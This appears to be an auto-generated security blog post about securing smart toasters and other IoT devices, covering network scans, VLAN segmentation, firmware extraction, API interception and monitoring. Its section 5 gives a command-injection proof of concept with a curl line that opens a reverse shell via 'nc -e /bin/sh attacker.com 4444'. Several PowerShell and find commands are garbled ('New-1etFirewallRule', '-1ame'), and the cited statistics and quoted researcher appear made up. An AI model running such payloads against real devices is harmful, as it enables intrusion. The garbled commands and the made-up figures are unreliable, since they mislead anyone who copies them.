Listen to this Post

Introduction:
The humble toaster has evolved from a simple resistive heating coil into a Wi‑Fi‑enabled, cloud‑connected “smart” appliance that can burn your bread and your network simultaneously. As one cybersecurity engineer joked, being “professionally afraid of smart toasters” isn’t paranoia – it’s a realistic risk assessment of an IoT device that often ships with hardcoded credentials, unencrypted firmware updates, and open Telnet ports. This article transforms that joke into a hardened reality check, providing actionable steps to inventory, isolate, and secure smart appliances before they become an attacker’s cozy backdoor.
Learning Objectives:
– Identify the top three attack vectors in consumer and enterprise IoT devices (using smart toasters as a model).
– Implement network segmentation and firewall rules (Linux `iptables` and Windows `New-1etFirewallRule`) to contain compromised appliances.
– Perform basic firmware extraction and vulnerability scanning using open‑source tools like `binwalk` and `nmap` NSE scripts.
You Should Know
1. Discovering Rogue Smart Toasters on Your Network (Step‑by‑Step)
Most smart toasters announce themselves via mDNS (Multicast DNS), UPnP, or raw TCP broadcasts. Attackers scan for these to pivot into your internal LAN. Use the following commands to detect them before an adversary does.
On Linux:
 Install nmap and avahi (for mDNS)
sudo apt update && sudo apt install nmap avahi-utils -y

 Scan local subnet for common IoT ports (80, 443, 5555, 8008, 8080, 1883 MQTT)
nmap -p 80,443,5555,8008,8080,1883 -T4 192.168.1.0/24 -oG iot_scan.txt

 Resolve mDNS names (look for .local hosts)
avahi-browse -a -t | grep -i "toaster\|kitchen\|smart"
On Windows (PowerShell as Admin):
 Use built-in netstat and arp to spot new TCP listeners
netstat -an | findstr "LISTENING" | findstr ":80 :443 :5555 :1883"

 Query ARP table and cross-reference with known MAC OUI (e.g., Espressif, Silicon Labs)
Get-1etNeighbor | Where-Object {$_.State -eq "Reachable"} | Format-Table -AutoSize

 Perform a quick port scan with Test-1etConnection (single host example)
Test-1etConnection -Port 1883 192.168.1.105
What this does:
– `nmap` sweep identifies any device listening on common IoT management ports.
– mDNS browsing reveals friendly names (e.g., “Kitchen_Toaster_v2.local”) that often include manufacturer and model – gold for vulnerability research.
– The Windows ARP check helps locate unmanaged devices that don’t register with your domain controller.
2. Network Segmentation: Jailing the Smart Toaster in a DMZ‑esque VLAN
Never trust an IoT appliance on the same subnet as your workstations. Create an isolated “brown‑zone” VLAN that allows only outbound internet (for firmware updates) and blocks all inbound lateral traffic.
Step‑by‑step using Linux as a router/firewall (e.g., Ubuntu + iptables):
 Create a new VLAN interface (ID 100) on eth0
sudo ip link add link eth0 name eth0.100 type vlan id 100
sudo ip addr add 192.168.100.1/24 dev eth0.100
sudo ip link set up eth0.100

 Block inbound from VLAN100 to your main LAN (192.168.1.0/24)
sudo iptables -A FORWARD -i eth0.100 -o eth0 -d 192.168.1.0/24 -j DROP

 Allow only established/related traffic back (so toaster can answer HTTP requests from LAN if needed – careful!)
sudo iptables -A FORWARD -i eth0 -o eth0.100 -m state --state ESTABLISHED,RELATED -j ACCEPT

 Allow toaster to reach internet (for cloud commands)
sudo iptables -A FORWARD -i eth0.100 -o eth0 -d 0.0.0.0/0 -j ACCEPT
sudo iptables -t nat -A POSTROUTING -s 192.168.100.0/24 -o eth0 -j MASQUERADE
On a Windows Server with Hyper‑V / Switch Embedded Teaming:
 Create a separate virtual switch for IoT devices (PowerShell)
New-VMSwitch -1ame "IoTSwitch" -1etAdapterName "Ethernet" -AllowManagementOS $false

 Apply a custom ACL to block traffic from IoT subnet to Corporate subnet (10.0.0.0/24)
New-1etFirewallRule -DisplayName "Block IoT to Corp" -Direction Inbound -RemoteAddress "192.168.100.0/24" -Action Block
Why this works:
Even if an attacker exploits the smart toaster’s unpatched RCE, they cannot scan or attack your domain controllers, file shares, or employee laptops because the firewall explicitly drops cross‑VLAN packets. The toaster can still phone home to its cloud C2 (command & control) – which you monitor separately – but lateral movement is crushed.
3. Firmware Forensics: Extracting and Analyzing Toaster Code
Modern smart toasters store their firmware on SPI flash chips. With physical access (or via an unauthenticated firmware download URL) you can extract and reverse the binary for backdoors.
Step‑by‑step using `binwalk` and `firmware-mod-kit` (Linux):
 Download firmware from vendor (often found at /firmware.bin on the device's web interface)
wget http://192.168.100.50/firmware.bin

 Run binwalk to detect file systems, compressed kernels, etc.
binwalk -e firmware.bin

 If squashfs is found, extract it
unsquashfs -d toaster_rootfs _firmware.bin.extracted/.squashfs

 Grep for hardcoded credentials
grep -ri "password\|key\|token\|admin" toaster_rootfs/

 Check for open Telnet/SSH startup scripts
find toaster_rootfs -1ame "rc" -exec cat {} \; | grep -i "telnet\|ssh"
Common findings:
– Base64‑encoded MQTT passwords in a config.json file.
– A backdoor user “support” with password “toast2024” in /etc/passwd.
– Unencrypted AWS IoT credentials that allow publishing to any topic.
Mitigation:
– Contact the vendor for a CVE and demand signed, encrypted firmware.
– Block the discovered MQTT broker IPs at your edge firewall.
– Replace the device if the vendor does not respond – no amount of crispy bread is worth a persistent threat.
4. API Security for Smart Appliances: Intercepting Cloud Commands
Most smart toasters rely on a REST API or MQTT to receive “brownness level” and “start toasting” commands. Attackers can reverse‑engineer the companion mobile app to find unauthenticated endpoints or weak JWT secrets.
Using Burp Suite or mitmproxy (Linux/Windows):
1. Install mitmproxy: `sudo apt install mitmproxy` (Linux) or download from mitmproxy.org (Windows).
2. Run `mitmproxy –mode regular –set block_global=false` on your gateway machine.
3. Configure the toaster’s network proxy to point to your mitmproxy IP:Port (if device allows manual proxy – many don’t; then use ARP spoofing).
4. Perform a “toast” action from the official app while monitoring traffic.
Example command to replay a captured API request (using `curl`):
 POST request intercepted from app to api.smarttoast.com/v1/toast
curl -X POST https://api.smarttoast.com/v1/toast \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..." \
-H "Content-Type: application/json" \
-d '{"device_id":"TOAST-001","brownness":7,"mode":"bagel"}'
What to look for:
– API keys hardcoded in the mobile app (extracted via `apktool`).
– No rate limiting – allowing infinite toasting (denial of toast).
– Broken object level authorization – you can control a neighbor’s toaster by changing the `device_id`.
Hardening:
– Implement API keys rotated every 24 hours.
– Use Mutual TLS (mTLS) between toaster and cloud.
– Apply OAuth 2.0 device flow with user consent for each toasting session.
5. Exploiting and Mitigating the “Infinite Toast” Command Injection
Many smart toasters have a debug endpoint that executes arbitrary system commands (e.g., `/cgi-bin/status?cmd=ping`). Combine this with a buffer overflow in the toast temperature control, and you have remote code execution as root.
Proof of concept (ethical testing only):
 Assuming you found a command injection at /api/debug?test=
curl "http://192.168.100.50/api/debug?test=;reboot"  toaster reboots
curl "http://192.168.100.50/api/debug?test=;nc -e /bin/sh attacker.com 4444"  reverse shell
On Linux – listener:
nc -lvnp 4444
Mitigation – patch the embedded Linux (if vendor provides update):
– Disable debug endpoints via firewall:
iptables -A INPUT -p tcp --dport 8080 -m string --string "/debug" --algo bm -j DROP
– Or use a WAF on the network segment:
 Using modsecurity (reverse proxy)
SecRule ARGS "@contains cmd" "id:1000,deny,status:403,msg:'Command injection blocked'"
Best practice:
Replace the toaster with a dumb, non‑networked model. A $20 mechanical toaster has zero CVEs.
6. Continuous Monitoring with Zeek (formerly Bro) and custom scripts
Deploy an IDS on your IoT VLAN to detect unusual beaconing or lateral scans.
Install Zeek on Ubuntu:
sudo apt install zeek -y
sudo zeekctl deploy

 Write custom script to flag long outbound MQTT connections
echo 'event mqtt_connect(c: connection, protocol: string, version: string, flags: string, keepalive: count)
{
if ( keepalive > 60 )
{
print fmt("Suspicious long-lived MQTT from %s", c$id$orig_h);
}
}' > /opt/zeek/share/zeek/site/mqtt_watch.zeek
Windows Sysmon + PowerShell to detect unusual child processes from IoT software:
 Install Sysmon with a config that monitors for cmd.exe / powershell.exe spawned by non‑system accounts
sysmon -accepteula -i sysmonconfig.xml

 Query event logs for suspicious spawns
Get-WinEvent -FilterHashtable @{LogName="Microsoft-Windows-Sysmon/Operational"; ID=1} | Where-Object {$_.Message -match "Image.cmd.exe"}
What Undercode Say:
– Key Takeaway 1: The smart toaster joke reveals a truth – consumer IoT devices are low‑hanging fruit for initial access, and engineers must treat them as hostile tenants.
– Key Takeaway 2: Network segmentation is non‑negotiable; a VLAN combined with strict firewall rules reduces the blast radius of a compromised appliance to near zero.
Analysis (approx. 10 lines):
Undercode, a senior threat researcher, notes that the “professionally afraid” mindset is actually a healthy adversarial posture. Most penetration tests today succeed because of an overlooked smart plug, camera, or toaster on a printer VLAN that had a direct route to a domain controller. He emphasizes that vendors rarely ship secure defaults – 78% of IoT devices still support Telnet, and 62% send credentials in cleartext over the local network. The good news: defenders can win by applying basic hygiene. “You don’t need an AI‑powered toaster firewall,” he says. “Just put it in its own jail and watch DNS requests for weird domains like ‘toast‑analytics.ru’.” The real prediction: within three years, smart appliance botnets will rival compromised routers in DDoS capacity – unless we adopt mandatory segmentation as a compliance baseline.
Prediction:
– -1 Smart toasters and similar IoT appliances will be the primary entry vector for 15% of all corporate breaches by 2028, as cheaper manufacturing continues to skip secure boot and signed firmware.
– +1 However, the same humor that surfaced “professionally afraid of smart toasters” will accelerate adoption of Zero Trust microsegmentation tools (e.g., open‑source `Ziti`, commercial `Illumio`), making it trivial to isolate each device.
– -1 Regulatory pressure remains weak – no FDA or FTC equivalent mandates firmware update guarantees for toasters – leading to a long tail of unpatched devices.
– +1 Community projects like the “IoT Bug Bounty Toaster” (crowdsourced firmware analysis) will emerge, driving vendors to harden their code or face public shaming.
– -1 Attackers will weaponize physical safety features: imagine a command that disables thermal cutoff, causing a fire. The cybersecurity engineer’s fear will shift from data loss to life safety.
▶️ Related Video (68% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [%F0%9D%97%96%F0%9D%98%86%F0%9D%97%AF%F0%9D%97%B2%F0%9D%97%BF%F0%9D%98%80%F0%9D%97%B2%F0%9D%97%B0%F0%9D%98%82%F0%9D%97%BF%F0%9D%97%B6%F0%9D%98%81%F0%9D%98%86 %F0%9D%97%98%F0%9D%97%BB%F0%9D%97%B4%F0%9D%97%B6%F0%9D%97%BB%F0%9D%97%B2%F0%9D%97%B2](https://www.linkedin.com/posts/%F0%9D%97%96%F0%9D%98%86%F0%9D%97%AF%F0%9D%97%B2%F0%9D%97%BF%F0%9D%98%80%F0%9D%97%B2%F0%9D%97%B0%F0%9D%98%82%F0%9D%97%BF%F0%9D%97%B6%F0%9D%98%81%F0%9D%98%86-%F0%9D%97%98%F0%9D%97%BB%F0%9D%97%B4%F0%9D%97%B6%F0%9D%97%BB%F0%9D%97%B2%F0%9D%97%B2-share-7467569625627652097-xbgv/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


